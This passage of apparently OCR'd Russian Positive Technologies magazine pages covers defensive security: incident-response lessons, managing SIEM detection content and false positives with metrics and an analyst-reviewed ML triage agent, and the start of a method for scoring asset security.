
Административные учетные записи использовались без разделения по уровням, что позволило атакующим эскалировать привилегии и распространиться по домену.

Как избежать подобного: внедрить модель Tier 0 / Tier 1 / Tier 2, использовать выделенные административные аккаунты, запретить интерактивный вход привилегированным УЗ на нижестоящие уровни, использовать PAW (Privileged Access Workstations).

4. Недостаточное покрытие и ограниченная эффективность СЗИ

В инфраструктуре заказчика были установлены система поведенческого анализа сетевого трафика от Positive Technologies PT NAD и SIEM-система другого вендора. Но при изучении сработок мы выявили, что в PT NAD трафик попадал только из маленького сегмента сети, в котором в момент инцидента все было тихо. У SIEM же покрытие было меньше, чем у PT X, в первый день работы, когда раскатка EDR-агентов только началась...


Как избежать подобного: помните, что покупка СЗИ ≠ правильному внедрению. Нужно регулярно проводить аудит фактического покрытия и устранять слепые зоны.



После локализации инцидента мы успешно зачистили следы злоумышленников и больше не наблюдали их активности в инфраструктуре заказчика. К слову, пока мы работали, PhantomCore взломали еще одну российскую организацию, в которой не был внедрен PT X: ее инфраструктура была успешно зашифрована... Выводы делайте сами ;)


ОТ ЗООПАРКА ПРАВИЛ К УПРАВЛЯЕМОМУ КОНТЕНТУ

АВТОРЫ



ОЛЕГ ОБВИНЦЕВ

Руководитель по системному анализу и оптимизации процессов операционного блока PT X, Positive Technologies



АЛЕКСЕЙ ЯКОВЛЕВ

Руководитель экспертного отдела операционного блока PT X, Positive Technologies

НАГРАДА

Облачный меч

О ЧЕМ МАТЕРИАЛ

Разбираемся, как выстроить масштабируемое облачное решение для мониторинга и реагирования на киберугрозы за счет централизованного управления и повышения качества детектирующего контента в SIEM

Последний год слово «масштабируемость» чаще других звучало в операционном блоке PT X. Но это не очередной маркетинговый штамп, а необходимость, без которой невозможно построить тиражируемое облачное решение.

Одним из наших ключевых векторов была работа с контентом Knowledge Base в MP SIEM. Кратное увеличение числа клиентов PT X, подключение большого количества EDR-агентов и внедрение дополнительных источников повлекли за собой экспоненциальный рост корреляционных событий. Это неизбежно приводит к двум фундаментальным проблемам:

› Перегрузка аналитиков SOC: растет утомляемость смен, увеличивается время верификации, снижается качество расследований и повышается риск упустить атаку на фоне шума.

› Расхождение версий пакетов экспертизы между клиентскими инстансами SIEM: появляются локальные изменения и пользовательские правила, которые необходимо централизованно поддерживать и переиспользовать на других площадках.

В итоге детектирующий контент может превратиться в зоопарк точечных реактивных правил. Такой подход несовместим с масштабируемой моделью решения: снижается управляемость, а вместе с ней — и качество сервиса.

В ответ на эти вызовы мы сформулировали конкретные цели:

› Снизить долю ложноположительных и легитимных подозрений на инциденты без потери чувствительности детектирования.

› Унифицировать контент SIEM, который мы поставляем в инфраструктуры на этапе подготовки к мониторингу.

› Обеспечить централизованное управление контентом из единого источника с прозрачным контролем версий и изменений.

РЕАЛИЗАЦИЯ

Люди

В классической модели SOC экспертность распределена по всей линии аналитиков: каждый знает определенные правила, исключения и нюансы инфраструктуры. При росте числа заказчиков модель разрушается: знания фрагментируются, возникают расхождения в интерпретации срабатываний, а контент деградирует. Поддерживать все это через статическую Knowledge Base неэффективно.

Соответственно, первым делом мы сформировали отдельную группу аналитиков, ответственных именно за экспертизу и развитие детектирующего контента. Это организационное решение закрыло одну из системных проблем масштабируемого решения — фрагментацию экспертных знаний.

Также мы выделили специалистов, которые отвечают за жизненный цикл контента. По сути, это переход от эксплуатационной парадигмы к продуктовой: в ней детектирующий контент рассматривается как управляемый актив.

Онбординг в рамках Knowledge Base — это этап формирования базовой модели нормального поведения инфраструктуры, на которую затем накладывается экспертиза продукта. Он включает:

- изучение архитектуры (AD, сегментация, периметр, бизнес-системы, состав и тип сервисов);
- выявление привилегированных и технических учетных записей;
- анализ типовых административных операций и особенностей инфраструктуры.

Процессы

Следующей задачей стало проектирование регламентированного и воспроизводимого процесса снижения False Positive — как на этапе подготовки заказчика к мониторингу, так и в рамках регулярного анализа за отчетные периоды. Здесь важно понимать, что FP не всегда ошибка детектирующей логики, в большинстве случаев это:

- нетипичные, но легитимные бизнес-процессы;
- высокая вариативность поведения пользователей и сервисных аккаунтов;
- абсолютно легитимные действия с точки зрения архитектуры заказчика.

Для нас принципиально важно было вывести работу с ложными срабатываниями из разряда реактивных действий (например, «перекрыть спам») в формализованный процесс с четкими этапами, критериями и зонами ответственности. Ведь задача аналитиков — верификация, расследование и реагирование на подтвержденные инциденты. Если тратить их ресурс на обработку потока легитимных событий, которые ошибочно классифицируются как инциденты, неизбежно увеличится время на верификацию и реагирование. В худшем случае это приведет к пропуску реальной атаки...

Отметим, что обработку сгенерированных подозрений на инциденты нельзя начинать с ходу. Любая подключенная к мониторингу инфраструктура требует фильтрации и тюнинга детектирующих механизмов. Поэтому работа с FP начинается еще на этапе онбординга — задолго до первой смены SOC.

Цель онбординга в рамках работы с контентом — настроить экспертизу так, чтобы подозрительное поведение действительно отличалось от нормы, а не от абстрактной эталонной модели.

Ключевые инструменты:

1. **Профилирование контента.** Настройка параметров, чувствительности, исключений и контекстных атрибутов без форка основной логики правила корреляции (на основе табличных списков ❶).

2. **Создание белых списков (Whitelisting).** Исключение из анализа событий, связанных с известными легитимными процессами. Это самый распространенный метод снижения FP и повышения производительности SIEM. Применяется строго контролируемо и в нескольких форматах: по точному значению, регулярным выражениям, подсетям и системе меток (инструкция ❷).

3. **Корректировка порогов модуля BAD (Behavioral Anomaly Detection).** С помощью ML модуль анализирует поведение пользователей, сетевой трафик, использование ресурсов и процессы в инфраструктуре. BAD формирует эталонные поведенческие шаблоны, при нарушении которых проводится оценка риска (на высоких значениях модуль сигнализирует о подозрительной активности). Корректировка пороговых значений осуществляется в табличном списке BAD_Risk_Score_Thresholds.

4. **Изменение логики правил с учетом инфраструктурных особенностей.** В ряде случаев FP нельзя исключить доступными параметрами, а значит, требуется корректировка самой логики правила:

› добавление дополнительных условий, уточнение контекста;

› изменение последовательности событий или периода сбора событий в корреляцию;

› корректировка ключевых полей для агрегации корреляционных событий.

5. **Понижение типа корреляционного события.** Некоторые корреляционные правила предназначены для обнаружения конкретных действий (запуски программ, сетевое взаимодействие и т. д.). В процессе внедрения EDR-агентов заказчики часто отмечают подобную активность как легитимную. Аналитик SOC действительно не должен видеть такие сработки в потоке подозрений на инцидент, но при необходимости должен иметь возможность обратиться к ним в процессе расследования, чтобы получить полный контекст

происходящего в инфраструктуре. Здесь на помощь приходит табличный список correlation_type_overriding, который осуществляет контроль типа правила на последнем этапе формирования корреляционного события. В нашем понимании тип «event» — это событие, которое не требует внимания в данный момент, но может пригодиться при ретроспективном анализе и расследовании атаки.

6. **Осознанное отключение правил.** В отдельных случаях анализ показывает, что правило не достигает приемлемого уровня точности, неприменимо к архитектуре заказчика или же не несет практической ценности. Тогда оно попросту отключается, и это не дурной тон, а, наоборот, показатель зрелости процесса. Детектирующий контент должен быть эффективным, а не просто «включенным по умолчанию из коробки».

Но на онбординге работа с FP не заканчивается, а переходит в режим непрерывного цикла улучшений и расширения набора инструментов.

ТЕХНОЛОГИИ

PT CMC (Positive Technologies Central Management Console)

Для централизованного управления контентом мы использовали PT CMC — систему управления тенантами MaxPatrol SIEM, развернутых в рамках одной или нескольких организаций. Она позволяет:

- Создавать пакеты экспертизы из установочных наборов Knowledge Base.
- Доставлять пакеты экспертизы на выбранные тенанты и отслеживать статус доставки.
- Контролировать актуальность объектов, которые входят в пакеты экспертизы, и создавать новые версии пакетов с учетом изменений.

Соответственно, использование PT CMC помогло нам решить обозначенные ранее проблемы:

- Расхождение версий пакетов экспертизы между заказчиками.
- Централизованная поддержка и переиспользование пользовательских правил.
- Доставка и установка унифицированного контента на всех этапах мониторинга.

Content Inquisitor

Далее мы занялись автоматизацией контроля качества контента. При росте числа клиентов PT X ручной анализ в рамках отчетных периодов перестал быть масштабируемым: данные разрознены, динамика неочевидна, а реакция на деградацию запаздывает. Для решения проблемы мы разработали Content Inquisitor — сервис операционного мониторинга качества детектирующего контента, реализованный на базе нашего решения Anthill IRP. Задача Content Inquisitor — не просто считывать количество сработок, а выявлять деградацию точности правил во времени и инициировать корректирующие действия без участия человека на этапе первичного анализа.

Наш сервис реализует простой, но эффективный принцип: качество обнаружения нужно контролировать постоянно, а не решать разом гору накопившихся проблем. Content Inquisitor проводит сравнительный анализ двух последовательных отчетных периодов и выявляет правила, демонстрирующие рост FP. Алгоритм его работы выглядит так:

1. Сбор данных

Система автоматически выгружает обработанные инциденты за 14 дней и разбивает их на два равных периода. При этом используются только верифицированные аналитиками инциденты с финальным вердиктом.

2. Агрегация

Далее выполняется агрегация по нескольким атрибутам:

- название правила корреляции;
- площадка (тенант);
- тип вердикта (подтвержден/ложный/легитимный);
- общее количество алертов.

Таким образом формируется многомерная матрица качества детектирования.

3. Сравнение периодов

Система вычисляет абсолютный прирост сработок по типам вердикта и изменение доли FP между периодами. Отметим, что анализируется не только рост количества FP, но и ухудшение процента точности правила. Рост инфраструктуры может сам по себе увеличить количество корреляционных событий, и это нормально. Проблема возникает, когда растет процент ложных срабатываний.

4. Расчет ключевых метрик

Для каждого правила и площадки рассчитываются:

- True Positive Rate (TPR) = True Positive / общее число алертов;
- динамика TPR относительно предыдущего периода.

Эти метрики позволяют отличать шумные правила от часто срабатывающих, но с приемлемым TPR.

5. Сортировка и приоритизация

Правила сортируются по общему количеству сработок и уровню деградации точности обнаружения (TPR). Предусмотрены механизм исключений, управляемый уровень TPR и возможность изменять количество передаваемых на доработку правил за отчетный период (по умолчанию TPR равен 40% — это критичный уровень, при котором правило начинает создавать непропорциональную нагрузку на SOC).

6. Автоматическая генерация задач

Content Inquisitor интегрирован с корпоративным планировщиком задач. После формирования перечня правил на доработку:

- автоматически создаются задачи на ответственных;
- прикладываются агрегированные метрики и динамика;
- фиксируются площадка, правило корреляции и временной период.

Таким образом, процесс перестает быть реактивным («аналитики пожаловались») и становится проактивным, а также метрико-ориентированным. В результате управление качеством детектирующего контента строится на основе объективных показателей, а не на субъективной обратной связи. При этом сохраняется механизм оперативной эскалации проблем детектирующей логики: аналитик может в моменте зафиксировать некорректность или деградацию правила. Такие обращения регистрируются в корпоративном планировщике наравне с задачами, которые автоматически создаются по результатам работы Content Inquisitor. Это обеспечивает единую базу для учета, приоритизации и контроля исполнения тикетов.

Практические результаты использования Content Inquisitor:

- автоматизированная подготовка отчетов;
- раннее выявление деградации правил;
- быстрое исправление проблем;
- принятие решений на основе данных, а не догадок.

Рисунок 1. Скриншот отчета

tenant	correlation_name	подтвержден	diff_tp	легитимный	diff_lg	ложный	diff_fp	неопределен	diff_no	TP Rate	diff_tpr	count	diff_ct
test	malicious_url_detected	11	_+1	4	_+4	0	_0	0	_0	73%	_-26%	15	_+5
test	windows_hacktool_usage	0	_0	14	_-38	1	_+1	0	_-1	0%	_0	15	_-38
test	probing_auth_on_various_hosts	0	_0	13	_+13	0	_0	0	_0	0%	new	13	_+13
test	possible_web_attack	12	_+12	0	_0	0	_0	0	_0	100%	new	12	_+12
test	unix_systemd_service_modify	0	_0	11	_+3	0	_0	0	_0	0%	_0	11	_+3
test	creation_suspicious_file	0	_0	11	_0	0	_0	0	_0	0%	_0	11	_0
test	critical_domain_group_user_add	2	_+1	2	_-3	0	_0	1	_0	40%	_+33%	5	_-2
test	powershell_library_loaded_into_process	0	_0	4	_+3	0	_0	0	_0	0%	_0	4	_+3
test	proxy_tools_usage	2	_0	1	_-3	0	_0	0	_0	67%	_+34%	3	_-3
test	run_whoami_as_system	1	_+1	2	_+1	0	_0	0	_0	33%	_+33%	3	_+2

Кодовое слово «Анжела»

Чтобы еще больше снизить нагрузку на SOC, мы реализовали механизм автоматизированной обработки однотипных сработок. Он применяется в случаях, когда предварительная настройка пакетов экспертизы и исключений завершена, дальнейшее использование этих инструментов нецелесообразно, а уровень FP остается высоким. Кроме того, эта функциональность частично нивелирует эффект шумящих правил.


Для решения задачи мы разработали ML-агент «Анжела», который интегрирован в Anthill IRP и обрабатывает инциденты вместе с аналитиками SOC. Агент использует ML-модели, обученные на исторических данных об инцидентах, и выполняет автоматическую верификацию типовых кейсов по принципу поведенческого и контекстного сходства. «Анжела» принимает в обработку инциденты низкой и средней критичности. Результаты ее работы, включая классификацию и принятые решения, в обязательном порядке проходят последующий контроль и ревью со стороны аналитиков. Таким образом мы обеспечиваем управляемый уровень автоматизации без потери качества расследования.

Результаты

Вместо тысячи слов покажем цифры ;)

KPI	Базовый уровень (II–III кв. 2025)	Текущий уровень (IV кв. 2025 – I кв. 2026)	Δ от базового уровня
True Positive Rate (среднее по всем клиентам PT X)	6,63%	16,10%	↑ 142,78%
Время доставки и установки нового контента	16 ч	30 мин	↓ 97 %
Время онбординга (в рамках контента)	7 дней	3 дня	↓ 57 %
Скорость обнаружения деградации правила	14 дней	7 дней	↓ 50 %

Рисунок 2. Итоговый процесс работы с контентом




За полгода нам удалось перевести процесс работы с контентом SIEM из фрагментированной, реактивной модели в управляемую и автоматизированную. Осталось автоматизировать CI/CD, разработать механизм доставки отдельных строк табличных списков SIEM и продолжать совершенствовать разработанные инструменты автоматизации и ML. Это позволит нам подготовить PT X к существенному росту клиентской базы без деградации качества.


32
23:17:42
LOGS
COSMIC STORM DETECTED
NAVIGATION
DEEP SPACE HAZARD ENVIRONMENT
THREAT ANALYSIS
MASS INSTABILITY
98.7%
DATA STREAM
RAE_0042
UNSTABLE REGION
PROCEED AT OWN RISK
RADIATION LEVELS
EXTREME
RADIATION HAZE
DENSITY HIGH
CORE DIAGNOSTICS
ALERTS
ENVIRONMENTAL SCAN
SYSTEM STATUS:
UNKNOWN
ANOMALY DETECTED
ENERGY SIGNATURE UNKNOWN
SIGNAL ANALYSIS
SYSTEM CONSOLE
2.84
8.12
7.42
1.09
ENGINE/FRIN3 STATUS
SHIP SCHEMATICS
STRUCTURAL INTEGRITY
POWER FLOW
ROUTING
OPTIMAL
SYSTEM OVERRIDE

МЕТОДИКА ОЦЕНКИ ЗАЩИЩЕННОСТИ (А НЕ УЯЗВИМОСТИ!) КОМПАНИИ

АВТОР



АНТОН ПОКИДОВ

Старший специалист экспертного отдела PT X, Positive Technologies

НАГРАДА

Плащ неуязвимости

О ЧЕМ МАТЕРИАЛ

Рассказываем о нашем подходе к оценке безопасности активов и периметра компании

Современные компании получают огромное количество данных о состоянии своей защищенности. Сканеры уязвимостей выдают сотни, а иногда и тысячи проблем, SIEM собирают миллионы событий в сутки, EDR фиксируют каждое движение в инфраструктуре. Но, несмотря на эту лавину информации, безопасники регулярно сталкиваются с одним и тем же вопросом от руководства: какой уровень защиты у нас сегодня? И ответить на него оказывается удивительно сложно...

Дело в том, что традиционные отчеты по уязвимостям (даже с цветовой маркировкой CVSS) не формируют целостную картину безопасности компании. Они показывают потенциально слабые места, но не отражают реальную способность СЗИ детектировать атаки и противостоять им. Более того, традиционная отчетность часто порождает «усталость от уязвимостей»: инженеры тонут в бесконечных списках CVE и не знают, за что браться в первую очередь.

Проблема усугубляется, когда речь заходит о внешнем периметре, где каждый открытый порт — потенциальная точка входа. Десятки защищенных серверов и хорошая статистика «в среднем по больнице» не спасут, если атакующие обнаружат всего один хост без патчей и мониторинга. Если он расположен в DMZ и имеет доступ к внутренним сетям, это может привести к компрометации всей инфраструктуры...

В результате возникает потребность в единой количественной и интерпретируемой метрике, которая:

- объединит данные из разных источников (уязвимости, логи, обновления);
- учтет не только вероятность подвергнуться атаке, но и способность ее обнаружить;
- позволит сравнивать состояния разных активов и периметров во времени;
- будет понятна и инженеру, и CISO, и даже нетехнарям.

Эта метрика не может быть абстрактной — она должна подсвечивать реальные проблемы инфраструктуры и напрямую коррелировать с реальными рисками: наличием эксплуатируемых трендовых уязвимостей, отсутствием логов EDR, использованием ОС без поддержки и т. д. Ее ключевая задача — помогать специалистам принимать решения: что патчить в первую очередь, какой актив изолировать, где усилить мониторинг.

Само собой, попытки количественно оценить безопасность предпринимались давно. Для этого применяются разные методы — от простых бинарных индикаторов («патч установлен / не установлен») до сложных risk-scoring-моделей на основе CVSS, EPSS и бизнес-контекста. Однако все эти подходы страдают от фундаментального недостатка: они оценивают уязвимость, а не защищенность инфраструктуры. То есть потенциальную слабость (например, в коде или конфигурации), а не способность СЗИ ее предотвратить, обнаружить или реагировать на эксплуатацию.

Сегодня мы представим свой подход к снаряду — практическую методику оценки защищенности, разработанную и апробированную в наших проектах по управлению внешней поверхностью атаки (Attack Surface Management) и MDR-мониторингу. Она позволяет превратить хаос данных в стройную систему, где каждый актив получает Score от 0,0 до 10,0, а за оценку всего периметра отвечает интегральный Perimeter Security Index (PSI). Мы уже используем эти наработки для приоритизации задач, обоснования инвестиций в ИБ и при подготовке к кибериспытаниям.

ТРИ СТОЛПА ОЦЕНКИ: ЛОГИРОВАНИЕ, ПАТЧИНГ, УЯЗВИМОСТИ

Анализ реальных инцидентов показывает, что успешная компрометация почти всегда связана со следующими факторами:

1. Наличие уязвимостей, для которых есть публичные эксплойты.
2. Отсутствие своевременного патчинга ОС, системного и прикладного ПО (особенно это касается установки критичных обновлений).
3. Отсутствие или недостаточность логирования, что не позволяет детектировать атаку и реагировать на нее.

Именно эти факторы легли в основу нашей модели. По сути, наша методика количественной оценки защищенности активов строится на трех взаимодополняющих компонентах: способности системы детектировать, предотвращать и реагировать. Отмечу, что мы рассматриваем логирование не как «защиту», а как детектирующую способность (то есть компонент, без которого невозможно эффективное реагирование). В этом заключается принципиальное отличие нашего подхода от многих коммерческих сканеров, которые игнорируют наличие SIEM/EDR при расчете риска.

Логирование и мониторинг (вес 0,5)

Оценка логирования (S_{logs}) — это не просто проверка «есть/нет», а структурированный аудит источников данных, необходимых для детектирования инцидентов. Наша методика учитывает, что не все активы равнозначны, и подразумевает их разделение на два типа (чтобы избежать «размытия» требований»):

- MDR-активы — стандартные хосты под управлением MDR-сервиса. Здесь проверяются два компонента: системные логи (Syslog/AuditD для Linux, WinEvent/Sysmon для Windows) и данные от EDR-агента (наличие событий за 24 часа и актуальность последнего аудита).

- ЦПК-активы, которые участвуют в процессах SOC заказчика. Это серверы, контроллеры домена, СУБД, сетевые устройства в DMZ. К ним требования строже: дополнительно проверяются наличие и работоспособность NAD, SIEM (факт включения актива в корреляционный движок) и антивируса (в том числе с актуальными базами и агентом).

Каждый параметр бинарен (1/0), но внутри компонентов используются внутренние веса. Например, для EDR 70% веса приходится на наличие логов, а 30% — на свежесть аудита.

Формула выглядит так:

- **Для MDR:** $S_{logs} = 0{,}6 \times S_{syslogs} + 0{,}4 \times S_{EDR}$

- **Для ЦПК:** $S_{logs} = 0{,}3 \times S_{syslogs} + 0{,}3 \times S_{EDR} + 0{,}2 \times S_{AV} + 0{,}2 \times S_{NAD+SIEM}$

Этот подход гарантирует, что критический сервер без NAD или SIEM не получит высокий Score, даже если на нем установлен EDR.

Актуальность и обновления (вес 0,2)

Компонент $S_{updates}$ оценивает два простых, но критичных параметра:

- Поддерживается ли ОС вендором (EOL/EOS → 0 баллов).

